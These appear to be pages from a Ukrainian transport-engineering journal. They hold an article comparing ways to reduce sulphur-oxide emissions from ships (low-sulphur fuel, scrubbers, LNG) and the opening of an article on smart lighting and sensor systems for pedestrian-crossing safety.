*The aim of the article is to improve the methodology for evaluating the effectiveness of a search and rescue operation at sea based on the use of linguistic variables of fuzzy models, which allows obtaining an acceptable result in the conditions of limited initial data. This goal is achieved by determining the probabilistic events of various types of activities of search and rescue forces and means as independent and joint, considering their temporal location. In this case, firstly, it is necessary to calculate the probabilities for different types of activities of the search and rescue forces and means independently of each other to determine the probability of adverse consequences. Secondly, it is proposed to use fuzzy expert estimates of the level of impact of adverse*

---

*factors instead of weights as correction factors for these calculations. This approach allows for the use of multi-valued verbal assessments instead of binary assessments of adverse factors that may not be accurate enough. In the third step, probabilities are calculated for different types of activities of search and rescue forces and means using these fuzzy expert estimates. Thus, it has been determined that the use of fuzzy expert assessments of the impact of negative factors on the productivity of work processes and their implementation can be a way to solve the key problems of the existing methodology for assessing the effectiveness of a search and rescue operation. These problems include an insufficient level of differentiation of the impact of most negative factors, the ambiguity of the methodology in different conditions, and an insufficient amount of control data. The proposed approach, which uses linguistic variables and defines their term sets, allows obtaining clear estimates of the level of influence of negative factors on the productivity of work processes. The most significant result is the introduction of a heuristic implementation with minimal term sets and triangular membership functions of linguistic variables, which allows obtaining a satisfactory result in the conditions of limited initial data. A further direction of work is the development of methods for evaluating the effectiveness of a search and rescue operation with a more flexible consideration of the influence of negative factors, for example, the creation of a fuzzy inference system.*

**Key words:** *fuzzy evaluation, linguistic variable, adverse factor, external influence, search and rescue operation.*

УДК 629.5.083

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/35>

**Урум Н.С.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Маннапова О.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Лісовський С.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Рященко О.І.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

## АНАЛІЗ ОСНОВНИХ МЕТОДІВ ЗНИЖЕННЯ ШКІДЛИВИХ ВИКИДІВ SO<sub>x</sub> З МОРСЬКИХ СУДЕН

*Метою статті є комплексний аналіз застосовуваних методів зниження шкідливих викидів оксидів сірки з морських суден та перспектив їхнього застосування у майбутньому. Поставлена мета досягається шляхом глибокого аналізу сучасних джерел інформації, що стосуються питань забезпечення екологічної безпеки експлуатації суден, а також безпосередньо методів, які пов'язані з розробкою способів зменшення впливу шкідливих викидів з морських суден як у портах, так і у відкритому морі. Встановлені основні альтернативні шляхи досягнення поставленої мети. Вони концентруються біля таких основних стрижнів досліджень: по-перше, перехід на принципово нової якості паливо з низьким вмістом сірки, по-друге, очищення вихлопних газів на судні шляхом встановлення спеціальних установок – скрубєрів і по-третє, широке застосування зрідженого природного газу шляхом переобладнання суднових енергетичних установок існуючих суден. Доведено, що суднові дистильтані палива, які водночас є мастильним матеріалом для рухомих деталей паливної апаратури, значно зменшує ступінь зносу деталей двигуна. З іншого боку, використання низькосірчистих суднових дистильтанних палив у суднових двигунах сприяє інтенсивному зношуванню прецизійних пар паливної апаратури. Тобто показано, що зниження вмісту сірки в паливі одночасно погіршує протизносні властивості елементів паливної апаратури через видалення поверхнево-активних речовин. У зв'язку з цим в статті стверджується, що традиційні палива, які мають відносно велику частину сірки і застосовуються при експлуатації суднових дизелів, не дозволяють виконати вимоги конвенції. Пропонується для досягнення норм емісії вихлопних газів застосовувати паливо з низьким вмістом сірки, встановлювати скрубєри або переводити судна на альтернативне газове паливо. Найбільш суттєвим результатом дослідження є критичний аналіз недоліків і переваг можливих підходів щодо зниження емісії оксидів сірки, який свідчить, що у найближчі часи на судах морського та річкового флоту в основному будуть застосовуватися низькосірчасті маслов'язкі дистильтані палива із вмістом сірки. Подальшим напрямом роботи є проведення досліджень є вивчення змащувальної здатності низькосірчастого палива на зношування прецизійних пар паливної апаратури.*

**Ключові слова:** морське судно, паливо, оксид сірки, газове паливо, скрубєр, двигун.

**Постановка проблеми.** Сучасний судновий двигун як найбільш складну та дорогую частину має паливну апаратуру (ПА). Складність та дороговизна ПА суттєво впливає на надійність та економічність роботи двигуна. Причому складність і вартість апаратури напряму корелюють з екологічними показниками суднових двигунів. Для їх покращення намітилася

тенденція до зменшення вмісту сірки в бункерних паливах. Відповідно до вимог Додатка VI конвенції МАРПОЛ 73/78 найбільш жорсткі вимоги вироблені для районів контролю шкідливих викидів – SO<sub>x</sub> Emission Control Areas (SECA). Географія зон SECA швидко розширюється, і на теперішній час ці зони займають близько 10 % акваторії світового океану.



Суднові дистильовані палива (СДП) є мастильним матеріалом для рухомих деталей ПА, ступінь зносу яких багато в чому визначає надійну роботу двигуна. Прецизійні вузли паливного насоса високого тиску (ПНВТ) та форсунок є найбільш схильними до зносу. Однак використання низькосірчистих СДП у судових двигунах показало високу інтенсивність зношування прецизійних пар ПА. Тобто одночасно зі зниженням вмісту сірки в паливі погіршуються протизносні властивості прецизійних пар ПА через те, що при видаленні сірки з палива у процесі гідроочищення також видаляються поверхнево-активні речовини (ПАР), які сприяють утворенню змащувальних плівок.

**Аналіз останніх досліджень і публікацій.** У сучасній літературі докладно розглядаються завдання, що стосуються посилення екологічних норм щодо викидів оксиду сірки ( $SO_x$ ), і проблеми, пов'язані з цим. Відомо, що скорочення викидів сірки досягається переходом на більш якісне паливо з низьким вмістом сірки (дистильовані), встановленням установок для очищення вихлопних газів (скрубери) і переобладнанням існуючих суден для роботи на зрідженому природному газі (СПГ). Але лише кілька досліджень оцінюють вказані альтернативи, які можуть зменшити викиди в морське повітря [1; 2], а ще менше робіт розглядають процедуру вибору найкращої технології для прийняття відповідного рішення [3; 4].

У роботі [5] проведено емпіричний аналіз трьох альтернатив щодо скорочення викидів сірки, що розглядаються корейськими судноплавними компаніями. З цієї метою проведено опитування і застосовано метод нечіткого аналізу ієрархій для дослідження сприйняття судноплавними компаніями та фактичної реакції на регулювання викидів  $SO_x$  із суден. Обробка результатів опитування свідчить, що інвестиційні витрати є найбільш значущим фактором серед інших підкритеріїв, що стосуються реагування на процеси регулювання викидів  $SO_x$ . Аналіз корейських судноплавних компаній виявив, їх розмір суттєво впливає на визнання та вибір напрямів реагування на викиди оксиду сірки.

Суднопластво традиційно вважалось найменш екологічно шкідливим видом вантажних перевезень [6]. Останні дослідження все частіше ставлять під сумнів цю думку, оскільки спостереження зосереджуються як на викидах парникових газів, так і на викидах забруднюючих речовин, до яких відносяться оксиди азоту, нітрогену та тверді

частинки з суден. У роботах [7–9] виконані типові дослідження щодо розрахунку кількості різноманітних забруднюючих речовин, що викидаються з суден. Дані роботи присвячені детальному розгляду викиду не тільки оксиду сірки, а й взаємодії цього газу з іншими забруднюючими речовинами й комплексному впливу викидів на оточуюче середовище.

У літературі [10; 11] проведено аналіз економічних вигод застосування різних альтернатив зменшення викидів забруднюючих речовин в оточуюче морське повітря і порівняння окремих способів зменшення цих впливів [12; 13].

**Постановка завдання.** Метою статті є комплексний аналіз застосовуваних методів зниження шкідливих викидів  $S_{ox}$  з морських суден та перспектив їхнього застосування у майбутньому.

**Викладення основного матеріалу.** Посилення вимог до вмісту  $SO_x$  у вихлопних газах (ВГ) судових енергетичних установок (СЕУ) особливо стосується районів контролю шкідливих викидів SECA. Аналіз свідчить, що традиційні палива, застосовувані при експлуатації судових дизелів, не дозволяють виконати вимоги конвенції. Для досягнення норм емісії ВГ необхідно використовувати паливо з вмістом сірки менше 0,1 %, встановлювати скрубери або переводити судна на альтернативне газове паливо – скраплений природний газ (СПГ).

*Перехід на бункерування скрапленим природним газом як найбільш екологічним енергоресурсом є кардинальним рішенням у разі ухвалення всіх потенційних обмежень на суднове паливо. На теперішній час компанії MAN Diesel & Turbo, Wartsila та інші дизелебудівні фірми випустили для пасажирських суден моделі газодизельних двигунів, в яких СПГ використовується як паливо. У найближчій перспективі газодизельні двигуни на СПГ застосовуватимуться на поромках, каботажних та лінійних судах тощо.*

Для заправки судна СПГ використовуються спеціалізовані берегові або плавучі заправні комплекси. На берегових причалах розміщуються ізольовані цистерни зберігання газу, який надходить з портового заводу з СПГ, трубопроводи та насоси подачі палива. Плавучі заправні комплекси мають у своєму складі цистерни СПГ, подача палива з яких здійснюється спеціальними криогенними насосами по ізольованим трубопроводам.

Проблеми забезпечення пожежної безпеки та обмеження щодо обсягу та маси паливних ємностей (за тієї ж сумарної ефективності обсяг паливних ємностей в 2 рази перевищує обсяг ємностей

для дистилітного палива) не дозволяють використовувати СПГ на морських транспортних судах.

Переваги використання СПГ як моторного палива:





- значно знижена вартість за еквівалентною теплотворною здатністю у порівнянні з нафтовим моторним паливом;
- зменшення на 90–95 % емісії  $\text{NO}_x$ , на 20–25 %  $\text{CO}_2$ , відсутність  $\text{SO}_x$ , твердих частинок та сажі;
- зменшення абразивного зносу паливної апаратури.

Однак використання СПГ має ряд недоліків:

- слабка розвиненість інфраструктури поставок зрідженого газу на судна;
- збільшення часу знаходження судна у порту через необхідність заправки паливом тільки на спеціалізованих причалах поза часом проведення вантажно-розвантажувальних робіт;
- відсутність реально працюючих суден-бункерувальників / бункерних барж для перевезення СПГ;
- недостатність кваліфікованих кадрів для роботи на судах-газоходах;
- потенційна небезпека вибуху судна-газоходу у разі виходу з ладу кулінг-системи або суднової силової установки;
- висока вартість переобладнання СЕУ на діючих судах;
- неприйнятність для трампового судноплавства через відсутність інфраструктури постачання цього виду палива в портах світу;
- невеликий запас ходу;
- дуже складна, багатостадійна процедура передачі палива, пов'язана з необхідністю продування труб інертним газом;
- високі вимоги законодавства до місць розташування ємностей зберігання СПГ;
- значна ціна помилки дії екіпажу при прийнятті бункера на борт та під час виконання рейсу.

Отже, СПГ – це паливо майбутнього.

*Використання технології очищення димових газів шляхом застосування на судах скрубєрів.* У скрубєрах очищення газу від оксидів сірки ( $\text{SO}_2$ ) відбувається за абсорбційною технологією, коли при контакті розчину  $\text{NaOH}$  з ВГ відбуваються такі реакції:



Відпрацьований розчин та вловлений пил збираються в нижній частині скрубєра. Очищений газ

відводиться через газоходи, які розміщені в верхньої частині апарату.

Перевагою скрубєрів є можливість використання на судах традиційних високосірчистих палив з низьким рівнем цін, інфраструктура постачання суден бункерним паливом не змінюється. Однак сама технологія використання скрубєрів у судових енергетичних установках остаточно не відпрацьована. Необхідно тримати на судні значний запас 50 %-го розчину каустичної соди для роботи скрубєра. Після роботи пристрою необхідно скидати за борт досить багато відпрацьованих розчинів солей. Тому необхідно контролювати за чотирма параметрами викиду розчину солі за борт.

На наступному етапі обмежень МАРПОЛ може заборонити скидання у воду цих хімічно нейтральних відходів. Поряд з високою вартістю переоснащення судна, скрубєри мають великі масо-габаритні показники. Основна маса виробленого обладнання впливає на стійкість судна, що унеможливує установку скрубєра для деяких типів суден, особливо для пасажирського флоту.

*Застосування низькосірчистого високов'язкого залишкового палива.* Крім трьох визначених дистилітів (DM) та ряду залишкових марок (RM), на ринку з'явилися марки залишкового палива (RM) із вмістом сірки менше 0,1 % – ультранизькосірчисті палива (ULSFO). Вони представляють собою суміш продуктів і не є традиційними дистилітами, використовуваними для морських енергетичних установок.

Так, паливо суднове екологічне (ПСЕ) через гібридні властивості займає проміжне положення між мазутними і дистилітними паливами. В'язкість ПСЕ вища, ніж у DMA, що забезпечує оптимальну в'язкість при упорскуванні і, як наслідок, сприяє ефективному розпиленню палива у камері згорання.

За змащувальними властивостями ПСЕ перевищує DMA, томе немає потреби використовувати хімічні присадки. Високопарафініста основа ПСЕ сприяє займистості палива, але температура його плинності вища, ніж у дистилітних продуктів, що потребує обігріву паливних танків та системи.

Низькосірчисті мазути мають підвищений вміст алюмосилікатів, що призводить до збільшення швидкості зносу в 100 та більше разів, несумісні з іншими паливами та піддаються стресовій корозії.

Для зменшення вмісту алюмосилікатів потрібна дуже складна система очищення та

кондиціонування палива для видалення з нього алюмосилікатів, яка працюватиме на більш високих температурах та підвищить рекомендовану витрату палива.

Нестабільність низькосірчастого палива призводить до збільшення викидів у вигляді великої кількості вогнетривких вугілеводнів, видимих викидів твердих частинок, смоли та шламу під час зберігання, а також викликає відкладення на форсунках та прогорання клапанів. Палива з низькими характеристиками стійкості страждатимуть від прискореного розкладання, що призведе до зниження якості їх займання, погіршення роботи двигуна. Небажані хімікати в мазуті можуть призвести до стресової корозії. Морські сепаратори працюють на стандартних паливах та мастилах.

Тому робота з корозійними середовищами може призвести до серйозних поломок обладнання.

**Висновки.** Аналіз підходів щодо зниження емісії SO<sub>x</sub> свідчить, що у найближчі часи на судах морського та річкового флоту в основному будуть застосовуватися низькосірчасті маслов'язкі дистилатні палива із вмістом сірки менше 0,1%. Прийняття Полярного кодексу зумовить повну заборону застосування в арктичних регіонах важкого залишкового палива на всіх типах суден.

Застосування низькосірчастих маслов'язких дистилатних палив через його більш низьку змащувальну здатність збільшує зношування прецизійних пар паливної апаратури. Тому подальші дослідження повинні охоплювати вивчення змащувальної здатності палива.

#### Список літератури:

1. Vutukuru S., Dabdub D. Modeling the effects of ship emissions on coastal air quality: A case study of southern California. *Atmospheric Environment*. 2008. Vol. 42. № 16. P. 3751–3764. DOI: 10.1016/j.atmosenv.2007.12.073.
2. Lin B., Cherng-Yuan Lin. Compliance with international emission regulations: Reducing the air pollution from merchant vessels. *Marine Policy*. 2006. Vol. 30. № 3. P. 220–225, DOI: 10.1016/j.marpol.2005.01.005.
3. Shaban H.I., Elkamel A., Gharbi R. An optimization model for air pollution control decision making. *Environmental Modelling & Software*. Vol. 12, № 1. 1997. P. 51–58. DOI: 10.1016/S1364-8152(96)00008-4.
4. Selection of techniques for reducing shipping NO<sub>x</sub> and SO<sub>x</sub> emissions / Z.L. Yang et al. *Transportation Research Part D: Transport and Environment*. 2012. Vol. 17. № 6. P. 478–486. DOI: 10.1016/j.trd.2012.05.010.
5. A-Rom Kim, Young-Joon Seo. The reduction of SO<sub>x</sub> emissions in the shipping industry: The case of Korean companies. *Marine Policy*. 2019. Vol. 100. P. 98–106. DOI: 10.1016/j.marpol.2018.11.024.
6. Maritime shipping and emissions: A three-layered, damage-based approach / H. Lindstad et al. *Ocean Engineering*. 2015. Vol. 110, Part B. P. 94–101. DOI: 10.1016/j.oceaneng.2015.09.029.
7. Future cost scenarios for reduction of ship CO<sub>2</sub> emissions / S. Magnus. Eide et al. *Maritime Policy & Management*. 2011. Vol. 38. № 1. P. 11–37. DOI: 10.1080/03088839.2010.533711.
8. Svindland M. The environmental effects of emission control area regulations on short sea shipping in Northern Europe: The case of container feeder vessels. *Transportation Research Part D: Transport and Environment*. 2018. Vol. 61. Part B. P. 423–430. DOI: 10.1016/j.trd.2016.11.008.
9. Winebrake J. J., Wang M. Q., He D. Toxic Emissions from Mobile Sources: A Total Fuel-Cycle Analysis for Conventional and Alternative Fuel Vehicles. *Journal of the Air & Waste Management Association*. 2001. Vol. 51. № 7. P. 1073–1086. DOI: 10.1080/10473289.2001.10464325.
10. Jiang L., Kronbak J., Christensen L. P. The costs and benefits of sulphur reduction measures: Sulphur scrubbers versus marine gas oil. *Transportation Research Part D: Transport and Environment*. 2014. Vol. 28. P. 19–27. DOI: 10.1016/j.trd.2013.12.005.
11. Korean Register. Guide to Strengthened Global SO<sub>x</sub> Regulation. 32 p.
12. Compliance possibilities for the future ECA regulations through the use of abatement technologies or change of fuels / S. Brynolf et al. *Transportation Research Part D: Transport and Environment*. 2014. Vol. 28. P. 6–18. DOI: 10.1016/j.trd.2013.12.001.
13. Seddiek I.S., Elgohary M. M. Eco-friendly selection of ship emissions reduction strategies with emphasis on SO<sub>x</sub> and NO<sub>x</sub> emissions, International. *International Journal of Naval Architecture and Ocean Engineering*. 2014. Vol. 6. № 3. P. 737–748. DOI: 10.2478/IJNAOE-2013-0209.

#### Urum N.S., Mannapova O.V., Lisovskyi S.V., Riashchenko O.I. ANALYSIS OF THE MAIN METHODS OF REDUCING HARMFUL SULPHUR DIOXIDE EMISSIONS FROM SHIPS

*The purpose of the article is a comprehensive analysis of the methods used to reduce harmful sulphur oxide emissions from ships and the prospects for their application in the future. This goal is achieved through an in-depth analysis of modern sources of information related to the issues of ensuring environmental safety of ship operation, as well as methods directly related to the development of methods for reducing the impact of harmful emissions from ships both in ports and at sea. The main alternative ways to achieve this goal have*

*been identified. They are concentrated around the following main research pillars: first, the transition to a fundamentally new quality of low-sulphur fuel; second, the cleaning of exhaust gases on board by installing special scrubbers; and third, the widespread use of liquefied natural gas by re-equipping existing vessels with marine power plants. It has been proven that marine distillate fuels, which are also a lubricant for moving parts of fuel equipment, significantly reduce the degree of wear on engine parts. On the other hand, the use of low-sulphur marine distillate fuels in marine engines contributes to intensive wear of precision fuel equipment vapours. That is, it has been shown that reducing the sulphur content of fuel simultaneously worsens the anti-wear properties of fuel equipment elements due to the removal of surface-active substances. In this regard, the article argues that conventional fuels, which have a relatively large proportion of sulphur and are used in the operation of marine diesel engines, do not allow to meet the requirements of the Convention. It is suggested that to achieve the exhaust emission standards, low-sulphur fuels should be used, scrubbers should be installed, or ships should be converted to alternative gas fuels. The most significant result of the study is a critical analysis of the disadvantages and advantages of possible approaches to reducing sulphur oxide emissions, which shows that soon, low-sulphur oil-viscous distillate fuels with sulphur content will be mainly used on ships of the sea and river fleet. A further direction of work is to conduct research on the lubricating ability of low-sulphur fuels on the wear of precision fuel equipment pairs.*

**Key words:** sea vessel, fuel, sulphur oxide, gas fuel, scrubber, engine.

**Фоменко Г.Р.**

Харківський національний автомобільно-дорожній університет

## НАПРЯМКИ ПІДВИЩЕННЯ БЕЗПЕКИ ПІШОХІДНИХ ПЕРЕХОДІВ

*В статті розглянуті питання підвищення безпеки на пішохідних переходах. Зростання інтенсивності руху транспортних потоків на вулицях міст сприяє підвищенню небезпеки на пішохідних переходах. Не можна не відмітити, що кожного року у світі скоюється величезна кількість дорожньо-транспортних пригод внаслідок чого гине до 1,5 млн чол. і частка їх відбувається на пішохідних переходах. Найбільш небезпечним у аварійних ситуаціях та дорожньо-транспортних пригодах є нічний час. До найбільш поширених причин аварійних ситуацій необхідно віднести – перевищення швидкості руху, порушення правил маневрування транспортними засобами та проїзду пішохідних переходів. Значна роль у небезпечних ситуаціях належить пішоходам, які порушують правила переходу як регульованих, так і нерегульованих пішохідних переходів.*

*Відомо, що у нічний час у 9 із 10 випадків дорожньо-транспортні пригоди, за участю пішоходів, скоюються внаслідок недостатньої освітленості ділянок пішохідних переходів і завершуються сумними результатами. Для вирішення цього питання розглядається можливість використання світлодіодних приладів для освітлення нерегульованих пішохідних переходів.*

*У країнах Європи використовують світлоповертаючі і сонячні панелі для підсвічування переходів і узбіччя. Також впроваджуються датчики руху для освітлення світлофорів. Однією із систем підвищення безпеки пішоходів на переходах є система Smart Pass. Ця система має достатньо широке використання у містах світу. Дана система належить до «розумних пішохідних переходів». Її впровадження сприяє забезпечення пішоходам безпеки та умов комфорту при перетинанні вулиці або дороги. Також позитивним є надання водіям миттєвої інформації про наявність пішоходів на переході.*

*Необхідно звернути увагу на впровадження «Розумного перехрестя» (Smart Crossing) у Лондоні. Командою британських дизайнерів і інженерів створено прототип пішохідного переходу, який оснащений кольоровими світлодіодами, а робота їх керується штучним інтелектом. Ця інноваційна розробка значно відрізняється від традиційних переходів тим, що вона не є статичною, тобто намальованою на асфальтовому покритті, а постійно змінюється у відповідності із дорожньою обстановкою.*

**Ключові слова:** транспортна інфраструктура, безпека пішоходів, пішохідні переходи, аварійні ситуації.

**Постанова проблеми.** Процес активного розвитку дорожньої інфраструктури у містах безпосередньо пов'язаний із автомобілізацією протягом останніх років. Також зростає кількість транспортних засобів, підвищується небезпека руху, що приводить до аварійних ситуацій та дорожньо-транспортних пригод. Не можна не відмітити, що кожного року у світі скоюється величезна кількість дорожньо-транспортних пригод внаслідок чого гине до 1,5 млн чол. і частка їх відбувається на пішохідних переходах [1–3]. Найбільш небезпечним у аварійних ситуаціях та дорожньо-транспортних пригодах є нічний час. До найбільш поширених причин аварійних ситуацій необхідно віднести – перевищення швидкості руху, порушення правил маневрування транспортними засобами та проїзду пішохідних переходів. Значна роль у небезпечних ситуаціях належить пішоходам, які порушують правила переходу як

регульованих, так і нерегульованих пішохідних переходів. Нажаль через необережність пішоходів кількість дорожньо-транспортних пригод із постраждалими у 2023 році збільшилась на 37 % у порівнянні із 2021 роком. В той же час кількість загиблих зросла на 7 %. Не можливо не звернути увагу на причини дорожньо-транспортних пригод які мали місце у 2023 році, а це порушення правил проїзду пішохідних переходів – 9,6 %, порушення правил перетинання перехресть – 7,6 %, а також недбалість переходу пішоходів у невстановленому місці – 5,5 %. В цілому за 2023 рік кількість загиблих у дорожньо-транспортних пригодах підвищилась на 9 %. Також не можна не привертати увагу що серед постраждалих є травмовані та загиблі діти віком до 15 років, що досягає 4 % від загальної кількості загиблих пішоходів. Дуже важливо посилити увагу і контроль за поведінкою дітей [1; 4–6].

**Аналіз останніх досліджень і публікацій.** Питання розвитку транспортної інфраструктури, безпеки пішохідного руху, впровадженню інноваційних методів підвищення безпеки пішохідного руху досліджено у роботах вчених, а саме: Є. І. Бойко, П. Ф. Горбачова, В. І. Гука, В. І. Єрєсова, Є. О. Жученко, О. В. Новікова, Є. О. Райцена, Я. В. Шевчука та ін. [2; 3; 6–8].

**Постановка завдання.** Метою статті є розгляд питань підвищення безпеки пішохідного руху із використанням інноваційних технологій на території міст.

**Виклад основного матеріалу.** Безпека пішоходів є важливішою проблемою у сучасних містах. Пішоходи, як учасники дорожнього руху, є найбільш вразливими в зонах пішохідних переходів. Пішохідні переходи потребують покращення внаслідок впровадження тих чи інших заходів, а особливо використання інноваційних технологій спрямованих на підвищення безпеки [2; 6; 7].

Важливою є проблема видимості пішоходів. Причинами недостатньої видимості пішоходів є:

- недостатня освітленість пішохідного переходу;
- відсутність у пішоходів світлоповертальних ознак на одязі або світлого одягу, особливо у темний час доби.

Відомо, що у нічний час у 9 із 10 випадків дорожньо-транспортні пригоди, за участю пішоходів, скоюються внаслідок недостатньої освітленості ділянок пішохідних переходів і завершуються сумними результатами. Для вирішення цього питання розглядається можливість використання світлодіодних приладів для освітлення нерегульованих пішохідних переходів. Така категорія освітлювальних приладів спрямована не тільки для забезпечення безпеки пішоходів, а також і водіїв внаслідок того, що прилад здатний цілеспрямовано вказувати необхідну ділянку, штучне обмеження руху і зони ремонтних робіт. Усі світильники мають опцію корегування кута нахилу, що дає можливість забезпечити освітленням необхідну ділянку [8; 9].

Нічний час – це самий небезпечний період коли здійснюється більша частина дорожньо-транспортних пригод. Вночі необхідно створювати умови щоб учасники руху мали змогу бачити друг друга. За умов, якщо дорогу підсвічують ліхтарі, а автомобілі випромінюють світло власних фар, то пішохід може стати невидимим і його появлення на зебрі переходу дуже складно спрогнозувати. Використання інтелектуальних переходів або системи індикації пішохідного переходу спрямоване

на покращення безпеки пішоходів. Дана система пішохідного переходу призначена для освітлення і посилення візуального сприйняття водіями нерегульованих пішохідних переходів у темну пору доби [2; 7; 8]. Система включає наступні складові частини:

- дорожній знак «пішохідний переїзд» із постійним світлодіодним підсвічуванням поля знака і мігостливим підсвічуванням жовтого контуру знака;
- детектору знаходження пішохода в зоні підготовки до переходу;
- системи акумуляторного безперебійного живлення;
- комплекту бездротової синхронізації включення знаків і освітлення;
- сонячних панелей автономного живлення;
- кнопки виклику пішохода.

За умов такого підходу виключається ефект звикання водія до постійно миготливого світлофора і суттєво підвищується пильність водія при активації системи. Освітлення пішохідних переходів є невід'ємною складовою у забезпеченні безпеки пішоходів. За статистичними даними наїзди на пішоходів у темну пору доби складають третю частину всіх дорожньо-транспортних пригод [10; 11].

У країнах Європи використовують світлоповертаючі і сонячні панелі для підсвічування переходів і узбіччя. Також впроваджуються датчики руху для освітлення світлофорів. У іспанському місті Кабрільс що у провінції Таррагона обладнано пішохідний перехід із світлодіодною підсвідкою, яка вмонтована прямо у дорожньому покритті. Як тільки наближаються до нього на визначену відстань, то датчики тиску включають зебру, що обрамляє LED-вогни, які сигналізують водіям про необхідність зупинитися [3; 10].

Однією із систем підвищення безпеки пішоходів на переходах є система Smart Pass. Ця система має достатньо широке використання у містах світу. Дана система належить до «розумних пішохідних переходів». Її впровадження сприяє забезпечення пішоходам безпеки та умов комфорту при перетинанні вулиці або дороги. Також позитивним є надання водіям миттєвої інформації про наявність пішоходів на переході.

Особливості роботи такої системи включають:

- появлення пішохода в зоні пішохідного переходу активує датчики руху системи;
- синхронізовані світлодіодні індикатори у той же час починають пульсацію;

– дуже важливо, що в той же час, пішохід отримує голосове повідомлення про необхідність бути обережним;

– після завершення зони переходу пішоходом система Smart Pass відключає як світлові, так і голосові сигнали. Після цього дозволяється рух автомобільному транспорту.

Згідно з результатами тестування роботи системи Smart Pass відмічається ефективність підвищення безпеки, а також комфорту учасників дорожнього руху. Про це свідчать наступні характеристики:

- зменшення кількості сутичок;
- збільшилась кількість пішоходів, які безпечно перетинають перехрестя;
- водії транспортних засобів почали знижувати швидкість руху перед пішохідними переходами.

Необхідно звернути увагу на впровадження «Розумного перехрестя» (Smart Crossing) у Лондоні. Цей концепт був створений страховою компанією Direct Line з приводу того, що згідно статистичним даним у Великобританії визначені показники збільшення постраждалих на пішохідних переходах на 10 %. Розумне перехрестя являє собою 22-метрову секцію світлодіодних панелей, при наближенні людей ідентифікується електричний датчик і далі спрацьовує інтерактивний дисплей, який показує самий безпечний маршрут для переходу і попереджає водіїв і велосипедистів про пішоходів які знаходяться попереду на дорозі.

Вбудована програма може перерахувати кількість людей уздовж дороги і відрегулювати ширину зебри, яка створюється за допомогою панелей. Встановлені камери також можуть виявити виникнення надзвичайних ситуацій, наприклад, дитина яка вискакує за м'ячем на дорогу: червоні стрілки вкажуть водіям місце, де дитина може потрапити на проїзну частину, щоб вони змогли вспіти зупинитися. Тротуар також освітлюється для того щоб привернути увагу неухважних пішоходів, які поглинені у їх мобільні телефони [8; 10; 12].

«Розумне перехрестя» є водонепроникним, може утримувати навантаження транспортних засобів, також може розпізнавати різницю між пішоходами, автомобілями і велосипедистами.

Міжнародний союз автомобільного транспорту (МСАТ) розробив стратегію «Три і» (innovation, infrastructure, incentives – інновації, інфраструктура, стимулювання), це комплексний підхід, застосований на взаємозв'язку між людським фактором, транспортним засобом і інфраструктурою.

До основних винаходів у даній стратегії можна віднести:

– візуалізацію дорожніх знаків у салоні транспортного засобу. Метою винаходу є підвищення безпеки дорожнього руху шляхом надійної візуалізації дорожніх знаків у салоні транспортного засобу. Існуючі відеокамери мають високу роздільну здатність і змогу працювати в оптичному або інфрачервоному діапазоні, а їх чутливість в умовах поганої видимості впливає багаторазово на людський зір. Для інформування водія значність знака відображається за допомогою відео пристроїв чи на дисплеї і проєктують їх на лобове скло автомобіля, так щоб його було видно водію у зручному для нього положенні. Це дозволяє знизити напругу зорової системи, інтелектуальне і емоційне навантаження водія;

– технологія із назвою «Віртуальна стіна». «Віртуальна стіна» являє собою лазерну завісу, яка перекриває дорогу на червоне світло, перетворюється у жовте при підготовці до зміни сигналу світлофора і зникає, коли можна продовжити рух;

– різнокольорове підсвічування пішоходів на переході [10; 12; 14].

Командою британських дизайнерів і інженерів створено прототип пішохідного переходу, який оснащений кольоровими світлодіодами, а робота їх керується штучним інтелектом.

Ця інноваційна розробка значно відрізняється від традиційних переходів тим, що вона не є статичною, тобто намальованою на асфальтовому покритті, а постійно змінюється у відповідності із дорожньою обстановкою. Ця система використовує машинне навчання щоб зробити дороги більш небезпечними, а перший прототип створено на одній із телевізійних студій Лондона. Ідея побудови цього дослідного зразка спрямована на проведення тестування різних дорожніх ситуацій, а саме – реагування цифрової «зебри» на велосипедиста, який наближається до перехрестя, і потрапляє в «мертву» зону вантажного автомобіля, або дитини, яка різко вибігає на дорогу [8; 12; 15].

Технологія Starling Crossing – це не просто біла краска нанесена на дорожнє покриття, а складна система відеокамер, комп'ютерних алгоритмів і різнокольорових вогнів, за допомогою яких перехід надає сигнали пішоходам, як себе поводити в тій чи іншій ситуації. Ці світлодіоди захищені від пошкодження спеціальними високопробними сталевими та пластиковими накладками.

Водії повинні побачити пішоходів ще до того, як вони почнуть переходити дорогу. Основа безпеки переходу – видимість. Якщо вночі перехід

недостатньо освітлений, чи зовсім без освітлення, це значно підвищує ризик наїзду на пішоходів, так як водії не зможуть їх помітити своєчасно.

В такому випадку спеціальний електронний датчик ідентифікує наближення людей, які намагаються перейти з однієї сторони на іншу, а інтерактивний дисплей покаже самий безпечний маршрут для переходу та попередить водіїв і велосипедистів, що попереду на дорозі.

При використанні спеціальних камер, які розташовані на кожному кінці вулиці, технологічний мозок системи стежить за тим, що відбувається на ділянці дороги і вмикає світлодіодні панелі, щоб забезпечити безпечність пішоходів [10; 15].

Умови руху на пішохідних переходах залишаються великою проблемою по забезпеченню життя людей. В Україні діють правила про вико-

ристання світловідбивальних елементів пішоходами та іншими учасниками дорожнього руху. На жаль небезпека пішоходів зберігається і кількість постраждалих зростає, тому необхідним є прийняття рішень по використанню сучасних методів забезпечення безпеки пішоходів.

**Висновки.** Підвищення безпеки і комфортності руху на пішохідних переходах можливо при:

- застосуванні методів підвищення видимості в зоні пішохідних переходів;
- впровадженні «розумних перехресть», що дозволить зменшити кількість аварійних ситуацій;
- візуалізація дорожніх знаків спрямована на покращення емоційного стану водія;
- застосуванні інноваційних розробок із керуванням штучним інтелектом.

### Список літератури:

1. Єфименко Р.В., Попович Н.І., Беленчук О.В. Аналіз причин виникнення ДТП і розробка заходів із підвищення безпеки дорожнього руху. *Науково-виробничий журнал*. 2015 № 6 (248). С. 34–35.
2. Шевчук Я.В. Автотранспортна інфраструктура: теорія і методи сучасних регіональних досліджень : монографія. 2011. Ужгород : Вид. ТзОВ ЛігаПрес. 367с.
